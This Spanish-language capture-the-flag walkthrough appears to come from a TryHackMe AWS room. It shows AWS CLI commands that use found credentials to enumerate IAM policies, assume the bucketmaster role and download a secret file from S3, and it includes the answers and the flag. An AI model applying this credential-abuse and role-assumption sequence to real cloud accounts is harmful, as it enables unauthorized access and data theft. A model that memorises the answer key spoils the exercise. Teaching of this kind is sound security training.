

23-AWS Security - S3cret Santa

Introduction



Uno de nuestros elfos infiltrados más sigilosos logró colarse en la oficina de Sir Carrotbane y, para su sorpresa, descubrió un fajo de credenciales de la nube tiradas en su escritorio como zanahorias olvidadas. El agente sospecha que podrían ser la clave para recuperar el acceso a la red en la nube de TBFC. Si la pobre liebre tuviera la más remota idea de qué es "la nube", se escondería en ella. Ayudemos al elfo a utilizar estas credenciales para intentar recuperar el acceso a la red en la nube de TBFC.

- Objetivos de aprendizaje
- Aprender los conceptos básicos de las cuentas de AWS.
- Enumerar los privilegios otorgados a una cuenta, desde la perspectiva de un atacante.
- Familiarizarse con la AWS CLI.

Se puede acceder a las cuentas de AWS mediante programación mediante un ID de clave de acceso y una clave de acceso secreta. Para esta sala, ambas se configurarán automáticamente. La CLI de AWS buscará las credenciales en `~/.aws/credentials` , donde debería ver algo similar a lo siguiente:

```
aws_access_key_id = AKIAU2VYTBGY0YXYZXYZ
aws_secret_access_key = DhMy3ac4N6UBRiyKD43u0mdEBueOMKzyvnG+/FhI
```

El Servicio de Token de Seguridad de Amazon (STS) nos permite utilizar las credenciales de un usuario guardadas durante la configuración de la AWS CLI. Podemos usar la llamada `get-caller-identity` para recuperar información sobre el usuario configurado para la AWS CLI. Ejecutemos el siguiente comando:

```
aws sts get-caller-identity
```

Al ejecutar este comando, veremos el siguiente resultado.

```
Checking AWS CLI Configuration

user@machine$ aws sts get-caller-identity
{
  "UserId": "AIDAU2VYTBGYOHNOCJMX3",
  "Account": "332173347248",
  "Arn": "arn:aws:iam::332173347248:user/sir.carrotbane"
}
```

Al ver el resultado, el elfo se llenó de alegría. Las credenciales funcionan y, como indica el nombre al final, pertenecen a Sir Carrotbane. El elfo ahora puede intentar recuperar el acceso a la red en la nube de TBFC usando estas credenciales.

Answer the questions below

Run `aws sts get-caller-identity` . What is the number shown for the "Account" parameter?

respuesta: 123456789012

```
ubuntu@tryhackme:~$ aws sts get-caller-identity
{
  "UserId": "q6ptq4zk47m8o5z3uc7m",
  "Account": "123456789012",
  "Arn": "arn:aws:iam::123456789012:user/sir.carrotbane"
}
```

IAM: Users, Roles, Groups and Policies

Descripción general de IAM

Amazon Web Services utiliza el servicio de Gestión de Identidad y Acceso (IAM) para gestionar a los usuarios y su acceso a diversos recursos, incluyendo las acciones que se pueden realizar en ellos. Por lo tanto, es crucial garantizar que se asigne el acceso correcto a cada usuario según sus requisitos. La configuración incorrecta de IAM ha provocado varios incidentes de seguridad de alto perfil en el pasado, permitiendo a los atacantes acceder a recursos a los que no debían acceder. Empresas como Toyota, Accenture y Verizon han sido víctimas de este tipo de ataques, que a menudo expusieron datos de clientes o documentos confidenciales. A continuación, analizaremos los diferentes aspectos de IAM que pueden provocar la exposición de datos confidenciales si se configuran incorrectamente.


Usuarios de IAM

Un usuario representa una identidad única en AWS. Cada usuario tiene un conjunto de credenciales, como contraseñas o claves de acceso, que se pueden utilizar para acceder a los recursos. Además, se pueden otorgar permisos a nivel de usuario, lo que define el nivel de acceso que puede tener.




Grupos IAM

Se pueden agrupar varios usuarios para facilitar la gestión del acceso. Por ejemplo, en una organización con cientos de miles de empleados, podría haber algunos que necesiten acceso de escritura a una base de datos específica. En lugar de otorgar acceso a cada usuario individualmente, el administrador puede otorgar acceso a un grupo y agregar a todos los usuarios que requieren acceso de escritura a ese grupo. Cuando un usuario ya no necesita acceso, se le puede eliminar del grupo.



Roles IAM

Un Rol IAM es una identidad temporal que puede ser asumida por un usuario, así como por servicios o cuentas externas, para obtener ciertos permisos. Piensa en Sir Carrotbane y cómo, dependiendo de la batalla, podría necesitar asumir el rol de atacante o defensor. Al convertirse en atacante, obtendrá permiso para blandir sus brillantes espadas, pero al asumir el rol de defensor, obtendrá permiso para portar un escudo para defender mejor al Rey Malhare.



Políticas de IAM

El acceso a cualquier usuario, grupo o rol se controla mediante políticas de IAM. Una política es un documento JSON que define lo siguiente:

- Qué acción está permitida (Acción)
- En qué recursos (Recurso)
- Bajo qué condiciones (Condición)
- Para quién (Principal)

Considere la siguiente política hipotética

```
IAM Policy example

{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "AllowSpecificUserReadAccess",
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::123456789012:user/Alice"
      },
      "Action": [
        "s3:GetObject"
      ],
      "Resource": "arn:aws:s3:::my-private-bucket/*"
    }
  ]
}
```

Esta política otorga acceso al usuario de AWS Alice (Principal) para obtener un objeto de un bucket S3 (Acción) para el bucket S3 llamado my-private-bucket (Recurso).

Answer the questions below

What IAM component is used to describe the permissions to be assigned to a user or a group?

respuesta: Policy

Practical: Enumerating a User's Permissions

Enumeración de usuarios

Bien, veamos qué podemos hacer con las credenciales que obtuvimos de la oficina de Sir Carrotbane, ya que las hemos configurado en nuestro entorno. Podemos empezar a interactuar con la AWS CLI para obtener más información. Empecemos enumerando los usuarios. Podemos hacerlo ejecutando el siguiente comando en la terminal:

```
aws iam list-users
```

Veremos una salida que lista todos los usuarios, así como otra información útil, como su fecha de creación.

Enumeración de políticas de usuario

Las políticas pueden ser en línea o adjuntas. Las políticas en línea se asignan directamente en el perfil del usuario (o grupo/rol) y, por lo tanto, se eliminarán si se elimina la identidad. Estas políticas se pueden considerar codificadas, ya que están codificadas en las definiciones de identidad. Las políticas adjuntas, también llamadas políticas administradas, se pueden considerar reutilizables. Una política adjunta solo requiere un cambio, y cada identidad a la que se adjunta heredará ese cambio automáticamente.

Veamos qué políticas en línea se asignan a Sir Carrotbane ejecutando el siguiente comando.

```
aws iam list-user-policies --user-name sir.carrotbane
```

¡Genial! Podemos ver una política en línea en los resultados. Anotemos su nombre para más adelante.

Quizás Sir Carrotbane tenga algunas políticas asociadas a su cuenta. Podemos averiguarlo ejecutando el siguiente comando.

```
aws iam list-attached-user-policies --user-name sir.carrotbane
```

Mmm, no hay mucho que decir. Quizás podamos comprobar si Sir Carrotbane forma parte de un grupo. Ejecutemos este comando para ello.

```
aws iam list-groups-for-user --user-name sir.carrotbane
```

Parece que sir.carrotbane no forma parte de ningún grupo.

Volvamos a la política en línea que encontramos para la cuenta de Sir Carrotbane. Veamos qué permisos otorga esta política ejecutando el siguiente comando (reemplace POLICYNAME con el nombre real de la política que encontró):

```
aws iam get-user-policy --policy-name POLICYNAME --user-name sir.carrotbane
```

```
{
  "UserName": "sir.carrotbane",
  "PolicyName": "POLICYNAME",
  "PolicyDocument": {
    "Version": "2012-10-17",
    "Statement": [
      {
        "Action": [
          "iam:ListUsers",
          "iam:ListGroups",
          "iam:ListRoles",
          "iam:ListAttachedUserPolicies",
          "iam:ListAttachedGroupPolicies",
          "iam:ListAttachedRolePolicies",
          "iam:GetUserPolicy",
          "iam:GetGroupPolicy",
          "iam:GetRolePolicy",
          "iam:GetUser",
          "iam:GetGroup",
          "iam:GetRole",
          "iam:ListGroupsForUser",
          "iam:ListUserPolicies",
          "iam:ListGroupPolicies",
          "iam:ListRolePolicies",
          "sts:AssumeRole"
        ],
        "Effect": "Allow",
        "Resource": "*",
        "Sid": "ListIAMEntities"
      }
    ]
  }
}
```

Parece que Sir Carrotbane tiene acceso para enumerar todos los tipos de usuarios, grupos, roles y políticas (entidades IAM), pero eso es todo. Esto no ayuda mucho a recuperar el acceso de TBFC. Quizás debamos intentar algo diferente para lograrlo. Si observan con atención, verán que sir.carrotbane puede ejecutar la acción sts:AssumeRole . ¡Quizás aún haya esperanza!

Answer the questions below

What is the name of the policy assigned to sir.carrotbane ?

respuesta: SirCarrotbanePolicy

```
ubuntu@tryhackme:~$ aws iam list-user-policies --user-name sir.carrotbane
{
  "PolicyNames": [
    "SirCarrotbanePolicy"
  ]
}
```

Assuming Roles

Enumeración de roles

La acción sts:AssumeRole que encontramos anteriormente permite a sir.carrotbane asumir roles. Quizás podamos intentar ver si hay alguno interesante disponible. Comencemos enumerando los roles existentes en la cuenta.

```
aws iam list-roles
```

```
{
  "Roles": [
    {
      "Path": "/",
      "RoleName": "bucketmaster",
      "RoleId": "AROARZPUZDIKJJZ6OWN27",
      "Arn": "arn:aws:iam::123456789012:role/bucketmaster",
      "CreateDate": "2025-11-26T01:54:01.342203+00:00",
      "AssumeRolePolicyDocument": {
        "Statement": [
          {
            "Action": "sts:AssumeRole",
            "Effect": "Allow",
            "Principal": {
              "AWS": "arn:aws:iam::123456789012:user/sir.carrotbane"
            }
          }
        ]
      },
      "Version": "2012-10-17"
    },
    {
      "MaxSessionDuration": 3600
    }
  ]
}
```

¡Bingo! Hay un rol llamado bucketmaster, y sir.carrotbane puede asumirlo. Veamos qué políticas tiene asignadas. Al igual que los usuarios, los roles pueden tener políticas integradas y políticas adjuntas. Para comprobar las políticas integradas, podemos ejecutar el siguiente comando.

```
aws iam list-role-policies --role-name bucketmaster
```

Hay una política asignada a este rol. Antes de revisarla, veamos si hay políticas asociadas asignadas también al rol.

```
aws iam list-attached-role-policies --role-name bucketmaster
```

Parece que solo tenemos asignada la política en línea. Veamos qué permisos podemos obtener de ella.

```
aws iam get-role-policy --role-name bucketmaster --policy-name BucketMasterPolicy
```

```
{
  "RoleName": "bucketmaster",
  "PolicyName": "BucketMasterPolicy",
  "PolicyDocument": {
    "Version": "2012-10-17",
    "Statement": [
      {
        "Action": [
          "s3:ListAllMyBuckets"
        ],
        "Effect": "Allow",
        "Resource": "*",
        "Sid": "ListAllBuckets"
      },
      {
        "Action": [
          "s3:ListBucket"
        ],
        "Effect": "Allow",
        "Resource": [
          "arn:aws:s3:::easter-secrets-123145",
          "arn:aws:s3:::bunny-website-645341"
        ],
        "Sid": "ListBuckets"
      },
      {
        "Action": [
          "s3:GetObject"
        ],
        "Effect": "Allow",
        "Resource": "arn:aws:s3:::easter-secrets-123145/*",
        "Sid": "GetObjectsFromEasterSecrets"
      }
    ]
  }
}
```

¿Qué tenemos aquí? Vemos que el rol bucketmaster puede realizar tres acciones diferentes (ListAllBuckets, ListBucket y GetObject) en algunos recursos de un servicio llamado S3. Esto podría ser justo lo que buscábamos. Hablaremos más sobre este servicio más adelante.

Asumir el rol


Para obtener los privilegios asignados por el rol bucketmaster, debemos asumirlo. Podemos usar AWS STS para obtener las credenciales temporales que nos permiten asumir este rol.

```
aws sts assume-role --role-arn arn:aws:iam::123456789012:role/bucketmaster --role-session-name TBFC
```

Este comando solicitará a STS, el servicio encargado de los tokens de seguridad de AWS, que genere un conjunto temporal de credenciales para asumir el rol de bucketmaster . Las credenciales temporales estarán referenciadas por el nombre de sesión "TBFC" (puede asignar cualquier nombre a la sesión). Ejecutemos el comando:

```
{
  "Credentials": {
    "AccessKeyId": "ASIARZPUZDIKDM4AUIJK",
    "SecretAccessKey": "WUzUY46CdgmOLkhu051lc4G0W92QUa0BNhhzfM5m",
    "SessionToken": "FQoGZXIvYXdzEBYadDk2KFhRR9GhgoUk9LmzZZjzjJw+r++BFMc7nXyjTE3swUL4ddYyy147fn6DJeR760L2LxSI+5ur33zUe8b5HwaSsqkAbb4xXZ",
    "Expiration": "2025-11-26T03:40:11.117460+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AROARZPUZDIKJJZ60WN27:TBFC",
    "Arn": "arn:aws:sts::123456789012:assumed-role/bucketmaster/TBFC"
  },
  "PackedPolicySize": 6
}
```

El resultado nos proporcionará las credenciales necesarias para asumir este rol, específicamente AccessKeyId , SecretAccessKey y SessionToken . Para usarlas, ejecute los siguientes comandos en la terminal, reemplazando las credenciales con las mismas que recibió al ejecutar el comando assume-role .



Una vez hecho esto, podremos usar oficialmente los permisos otorgados por el rol bucketmaster . Para comprobar si has asumido el rol correctamente, puedes volver a ejecutar:

```
aws sts get-caller-identity
```


Esta vez, debería aparecer que estás usando el rol bucketmaster .

Answer the questions below

Apart from GetObject and ListBucket, what other action can be taken by assuming the bucketmaster role?

respuesta: ListAllMyBuckets

```
"Action": [
  "s3:ListAllMyBuckets"
],
"Effect": "Allow",
"Resource": "*",
"Sid": "ListAllBuckets"
```



Grabbing a file from S3

¿Qué es S3?

Antes de continuar, necesitamos saber qué es exactamente S3. Amazon S3 significa Servicio de Almacenamiento Simple. Es un servicio de almacenamiento de objetos proporcionado por Amazon Web Services que puede almacenar cualquier tipo de objeto, como imágenes, documentos, registros y archivos de copia de seguridad. Las empresas suelen usar S3 para almacenar datos por diversos motivos, como imágenes de referencia para su sitio web, documentos para compartir con clientes o archivos utilizados por servicios internos para procesamiento interno. Cualquier objeto almacenado en S3 se colocará en un "Bucket". Un bucket es como un directorio donde se pueden almacenar archivos, pero en la nube.



Ahora, veamos qué nos proporciona nuestro nuevo acceso al bucket S3 de Sir Carrotbane.

Listado del contenido de un bucket

Dado que nuestro perfil tiene permiso para ListAllBuckets, podemos listar los buckets S3 disponibles ejecutando el siguiente comando:

```
aws s3api list-buckets
```

Hay un bucket interesante que hace referencia a easter. Revisemos el contenido de este directorio.

```
aws s3api list-objects --bucket easter-secrets-123145
```

Mmm, copiemos el archivo de este directorio a nuestra máquina local. Podría contener un mensaje secreto.

```
aws s3api get-object --bucket easter-secrets-123145 --key cloud_password.txt cloud_password.txt
```

¡Genial! Hemos logrado infiltrarnos en el bucket S3 de Sir Carrotbane y exfiltrado información confidencial.

Answer the questions below

What are the contents of the cloud_password.txt file?

```
respuesta: THM{more_like_sir_cloudbane}
ubuntu@tryhackme:~$ cat cloud_password.txt
THM{more_like_sir_cloudbane}
```

```
ubuntu@tryhackme:~$ aws s3api list-buckets
{
  "Buckets": [
    {
      "Name": "easter-secrets-123145",
      "CreationDate": "2025-12-26T20:40:37+00:00"
    },
    {
      "Name": "bunny-website-645341",
      "CreationDate": "2025-12-26T20:40:37+00:00"
    }
  ],
  "Owner": {
    "DisplayName": "webfile",
    "ID": "bcaf1ffd86f41161ca5fb16fd081034f"
  },
  "Prefix": null
}
```

```
ubuntu@tryhackme:~$ aws s3api list-objects --bucket easter-secrets-123145
{
  "Contents": [
    {
      "Key": "cloud_password.txt",
      "LastModified": "2025-12-26T20:40:37+00:00",
      "ETag": "\"c63e1474bf79a91ef95a1e6c8305a304\"",
      "Size": 29,
      "StorageClass": "STANDARD",
      "Owner": {
        "DisplayName": "webfile",
        "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a"
      }
    },
    {
      "Key": "groceries.txt",
      "LastModified": "2025-12-26T20:40:37+00:00",
      "ETag": "\"44a93e970be00ed62b8742f42c8600d8\"",
      "Size": 28,
```

```
ubuntu@tryhackme:~$ aws s3api get-object --bucket easter-secrets-123145 --key cloud_password.txt cloud_password.txt
{
  "AcceptRanges": "bytes",
  "LastModified": "2025-12-26T20:40:37+00:00",
  "ContentLength": 29,
  "ETag": "\"c63e1474bf79a91ef95a1e6c8305a304\"",
  "ContentType": "application/octet-stream",
  "Metadata": {}
}
```

```
ubuntu@tryhackme:~$ ls
Desktop    Downloads  Pictures   Templates  Videos      snap
Documents  Music      Public    'VM 5.png'  cloud_password.txt
```